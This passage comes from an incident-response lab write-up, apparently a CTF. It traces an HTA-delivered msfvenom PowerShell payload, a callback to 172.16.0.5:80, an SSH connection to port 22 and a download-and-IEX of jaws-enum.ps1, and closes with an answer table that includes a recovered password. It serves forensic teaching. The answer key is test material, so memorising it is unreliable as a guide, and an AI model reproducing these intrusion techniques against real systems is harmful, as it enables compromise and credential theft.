Foreign endpoint: 172.16.0.5:43740
Q10’s answer was 22, the victim’s local service port. This is separate from the callback configured to reach 172.16.0.5:80.
Answer (Q10): 22.
My rough notes called the port-22 record an outbound reverse-shell connection. The screenshot supports a different interpretation: the victim’s port 22 is connected to an ephemeral port on the remote host, consistent with the later SSH access described by the question. An established socket record does not itself show which credentials authenticated or prove that password cracking preceded the connection.
The sshd process in the earlier process tree gave me additional context for the service, though the highlighted netscan row did not resolve a process owner.
Finding the additional script in Sysmon
Q11. The additional script
Q11: Are there any other scripts the attacker executed on the system? Find the name of the script (Format: scriptname.extension)
I had not found another clear lead in the process tree, so I returned to Sysmon and searched for PowerShell activity. One command fetched jaws-enum.ps1 from the same remote IP on port 8080 and passed the downloaded text to IEX.

The event also recorded C:\Program Files\OpenSSH\home\sam\ as the current directory and cmd.exe /q as the parent command line. That working directory fit the later access I was investigating. The additional script was jaws-enum.ps1.
Answer (Q11): jaws-enum.ps1.
I noted its use for enumeration elsewhere in the logs. The screenshot I kept shows the download-and-invoke command, without the script’s output.
What changed the direction of the investigation
I started by looking for a suspicious connection and ended up finding the endpoint in the payload. The turning point was pstree: once I had the PowerShell PIDs, the Sysmon search became specific enough to follow.
The parent command line also stopped me from confusing mshta.exe with the malicious HTA file. Later, reading both sides of the socket record mattered just as much. Port 80 belonged to the callback destination; port 22 belonged to the victim’s later service connection. Keeping those roles separate made the sequence clearer.
Answer reference
| Question | Result | Evidence or qualification |
|---|---|---|
| Q1 | 172.16.0.5, 80 |
Configured callback extracted from the embedded shellcode |
| Q2 | sample_template.hta |
File argument in the mshta.exe parent command line |
| Q3 | powershell.exe |
Memory ancestry and Sysmon process-creation events |
| Q4 | hta-psh |
Compatible msfvenom output format under the question’s assumption |
| Q5 | UseShellExecute |
Property set to false in the decoded wrapper |
| Q6 | GzipStream |
Compression stream in the wrapper and child command |
| Q7 | 6 |
Local-account entries recovered by hashdump |
| Q8 | StandardUser |
Recorded lookup for Sam’s NTLM hash |
| Q9 | Passw0rd! |
Administrator lookup result visible in the original screenshot |
| Q10 | 22 |
Victim’s local port in the established connection to 172.16.0.5 |
| Q11 | jaws-enum.ps1 |
PowerShell download-and-invoke command in Sysmon |